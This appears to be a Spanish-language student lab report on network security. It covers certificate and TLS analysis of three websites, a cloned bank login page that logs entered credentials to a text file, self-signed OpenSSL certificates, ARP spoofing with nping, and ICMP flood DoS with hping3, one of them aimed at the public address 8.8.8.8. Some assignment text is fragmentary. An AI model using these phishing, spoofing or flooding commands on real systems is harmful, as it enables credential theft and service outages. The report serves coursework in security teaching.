

Informe del Trabajo Práctico N.º 7

Parte A:

Introducción a la seguridad en redes de computadoras

Introducción

Este trabajo práctico tuvo como objetivo introducir conceptos esenciales de **seguridad en redes informáticas**, explorando tanto técnicas de protección como prácticas ofensivas (con fines educativos). Se trabajó con **herramientas reales en entornos Linux (Ubuntu y Kali)** para analizar cifrados, simular ataques (como spoofing, DoS y MITM), crear certificados autofirmados y configurar firewalls. También se analizaron sitios web para estudiar la seguridad de sus conexiones HTTPS y certificados SSL.

Actividad 1: Análisis de cifrado y certificados en sitios web

Se analizaron tres sitios web diferentes observando:

- El **algoritmo de firma del certificado**
- La **autoridad de certificación**
- El **algoritmo de cifrado simétrico**
- El **protocolo de cifrado**
- Evaluación sobre si los datos pueden ser robados o no

Sitios analizados:

1. <https://mail.ingenieria.uncuyo.edu.ar/mail/>
 2. <https://hb.redlink.com.ar/bna/login.htm>
 3. <http://isep.edu.ar/> (sin HTTPS → inseguro)
- **Página 1:** <https://mail.ingenieria.uncuyo.edu.ar/mail/>

Integrantes: Martina Nahman y Emiliano Germani

Visor de certificados: mail.ingenieria.uncuyo.edu.ar

General Detalles

Enviado a

Nombre común (CN)	mail.ingenieria.uncuyo.edu.ar
Organización (O)	<No incluido en el certificado>
Unidad organizativa (OU)	<No incluido en el certificado>

Emitido por

Nombre común (CN)	E5
Organización (O)	Let's Encrypt
Unidad organizativa (OU)	<No incluido en el certificado>

Período de validez

Emitido el	lunes, 28 de abril de 2025, 22:46:09
Vencimiento el	domingo, 27 de julio de 2025, 22:46:08

Huellas digitales SHA-256

Certificado	3e7fee11822c8400ac7b4b31ccd1bf55629b80445bb0a76427bca3eb297d2162
Clave pública	5239ef5a5ff19ef2921e6908bd0273350dcac45caa6e8cc5b84320337a1f977f

a. Firma X9.62 ECDSA con SHA-384

b. CN = E5

O = Let's Encrypt

C = US

c. AES_256_GCM


d. TLS 1.3

e. No, porque el certificado es confiable y el protocolo fuerte.

ES HTTPS

- **Pagina 2:** <https://hb.redlink.com.ar/bna/login.htm>

Integrantes: Martina Nahman y Emiliano Germani



a. PKCS #1 SHA-256 con cifrado RSA

b. CN = DigiCert EV RSA CA G2

O = DigiCert Inc

C = US

c. AES_256_GCM


d. TLS 1.2

e. Si usa certificado de una CA confiable, protocolo TLS 1.2+ y una suite AEAD moderna, no es susceptible a ataques de tipo "impostor" (man-in-the-middle). Caso contrario, sí sería vulnerable.

ES HTTPS

- **Pagina 3:** <http://isep.edu.ar/>

Integrantes: Martina Nahman y Emiliano Germani




NO ES HTTPS, SOLO HTTP

Actividad 2: Spoofing web y phishing con Webhtrack

Se clonó el sitio web del Banco Patagonia con la herramienta webhtrack y se lo alojó en el servidor Apache local. Luego:

- Se modificó la página de login para que, al ingresar usuario y contraseña:
 1. Los datos se guarden en un archivo .txt.
 2. Se redirija al usuario al sitio real del banco, simulando una caída de red.





```
emiliano@emiliano-notebookAcer: ~  
emiliano@emiliano-notebookAcer:~$ sudo cat /var/www/html/bancopatagonia/ebankper  
sonas.bancopatagonia.com.ar/eBanking/usuarios/ebankpersonas.bancopatagonia.com.a  
r/eBanking/usuarios/credenciales.txt  
Usuario: emiliano - Clave: emi123  
Usuario: prueba - Clave: prueba12  
Usuario: emilianopepito - Clave: 123456  
Usuario: pepito123 - Clave: 12345678  
Usuario: martinpalermo - Clave: moristee  
Usuario: palermo - Clave: 12345678  
Usuario: pablo - Clave: uncuyo  
Usuario: hola - Clave: todobien  
Usuario: prueba123 - Clave: prueba123  
emiliano@emiliano-notebookAcer:~$
```




Actividad 3: Certificados SSL autofirmados en servidor web

Se generó un certificado autofirmado con OpenSSL y se configuró el servidor Apache para usar HTTPS:


1. Se creó una clave privada y un certificado con:

`openssl genrsa -out mi_clave.key 4096`


`openssl req -new -x509 -key mi_clave.key -sha256 -days 365 -out mi_certificado.crt`
2. Se modificó la configuración de Apache para aceptar HTTPS (puerto 443).
3. Se accedió al sitio local con `https://` desde otra máquina de la red.
4. Se analizó con **Wireshark** si la información ingresada se encriptaba correctamente.



Integrantes: Martina Nahman y Emiliano Germani



Información de clave pública	
Algoritmo	RSA
Tamaño de la clave	2048
Exponente	65537
Módulo	D8:61:97:F1:E2:0E:1D:9F:BB:F4:0C:DA:C3:EF:01:1E:1E:31:62:04:F2:A1:0F:45:...
Misceláneo	
Número de serie	4A:9C:3F:2D:B4:46:0A:F8:D4:D4:A4:93:9D:DA:2B:87:DD:B1:54:EB
Algoritmo de firmas	SHA-256 with RSA Encryption
Versión	3
Descargar	PEM (cert) PEM (cadena)
Huellas digitales	
SHA-256	6E:DE:1F:A6:4C:D0:C9:59:83:89:DA:03:13:DD:F4:25:D0:65:DE:BF:9D:54:00:4...
SHA-1	50:21:1D:71:EF:55:D4:77:F2:31:9A:BB:D1:5F:DE:2D:17:81:AC:9D
Restricciones básicas	
Autoridad de certificación	No



Certificado	
marti-Notebook	
Nombre del asunto	
Nombre común	marti-Notebook
Nombre del emisor	
Nombre común	marti-Notebook
Validez	
No antes	Wed, 21 May 2025 18:51:28 GMT
No después	Sat, 19 May 2035 18:51:28 GMT
Nombres alternativos del sujeto	
Nombre de la DNS	marti-Notebook
Información de clave	

Actividad 4: Simulación de ataques

4.1: ARP Spoofing (con nping)

Se utilizó nping para enviar respuestas ARP falsas y suplantar al gateway.

Este ataque envía 100.000 paquetes ARP a la víctima, fingiendo ser el gateway, pero con una MAC falsa. Esto modifica la tabla ARP de la víctima, redirigiendo el tráfico hacia el atacante o interrumpiendo el acceso a Internet.

```
sudo nping --arp --count 100000 -arp-type ARP-reply --rate 1000 --arp-sender-mac  
XX:XX:XX:XX:XX:XX --arp-sender-ip [IP_gateway] [IP_victima]
```



```

estudiante@ubuntu:~$ arp -n
Dirección      TipoHW  DirecciónHW      Indic Máscara      Inter
faz
10.65.4.110    ether   00:50:56:00:04:0a  C                  ens16
0
10.65.4.254    ether   74:4d:28:c1:57:70  C                  ens16
0
estudiante@ubuntu:~$ arp -n
Dirección      TipoHW  DirecciónHW      Indic Máscara      Inter
faz
10.65.4.110    ether   00:50:56:00:04:0a  C                  ens16
0
10.65.4.254    ether   11:22:33:44:55:66  C                  ens16
0
estudiante@ubuntu:~$

```

- count <n>: Indica que se van a enviar n paquetes.
- rate <n>: Indica la cantidad de paquetes por segundo a enviar.

Elija dos computadoras. Una computadora será la "víctima". En la computadora víctima anote la dirección MAC asignada a la tarjeta de red.

Para conocer la IP del Gateway por defecto de la víctima, ejecute el comando:

```
sudo nping --arp --count 100000
```

<Cualquier MAC, menos la del
víctima>

Intente acceder a Internet desde

víctima, desactive los datos móvi

tabla ARP de la computadora víctima

Para el informe: Describa brevemente

4.2 DoS con hping3

Utilice el sistema operativo Linux Kali, instalado en las computadoras de la facultad de Ingeniería. También puede instalar la herramienta hping3 en Linux Ubuntu (con sudo apt-get install hping3). Para Windows, descargue desde <http://www.hping.org/download.html>. No tendrá la misma potencia si no utiliza Linux.

Kali Linux

File Actions Edit View Help

```

SENT (31.2897s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2907s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2917s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2927s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2937s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2947s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2957s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2967s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.2980s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3064s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3078s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3112s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3123s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3133s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3143s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3153s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3163s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3174s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3184s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3194s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3204s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3214s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3224s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3234s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3244s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66
SENT (31.3255s) ARP reply 10.65.4.254 is at 11:22:33:44:55:66

```

-arp-sender-mac
gateway> <IP

Integrantes: Martina Nahman y Emiliano Germani

4.2: DoS con hping3

Se simula un ataque de denegación de servicio (DoS) usando IP falsa con:

hping3 --spoof [IP_suplantada] [IP_destino] --icmp --interval u100000

Y un ataque DoS por inundación con:

sudo hping3 --icmp --flood --rand-source [IP_victima]

Este último envía una gran cantidad de paquetes desde IPs aleatorias, saturando la máquina víctima e impidiendo que navegue.


The top screenshot shows a list of ICMP Echo (ping) requests from source 10.65.4.109 to destination 10.65.4.109, all with 'no response found!'. The bottom screenshot shows a list of ICMP Echo (ping) requests from source 10.65.4.109 to destination 10.65.4.109, with 'no response found!' for many of them. The bottom screenshot also shows a packet capture of an Internet Control Message Protocol (ICMP) Echo (ping) request from source 10.65.4.109 to destination 10.65.4.109, with a status of 'no response found!'.

4.3: DoS a servidor NAT


Al atacar al **DNS 8.8.8.8**, el servidor NAT tiene que gestionar cientos de conexiones falsas, generando sobrecarga y dejando sin conexión a los usuarios reales que dependen de ese NAT para salir a Internet.

Integrantes: Martina Nahman y Emiliano Germani

`sudo hping3 --icmp --flood --rand-source 8.8.8.8`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo hping3 --icmp --flood --rand-source 8.8.8.8  
[sudo] password for kali:  
HPING 8.8.8.8 (eth0 8.8.8.8): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```



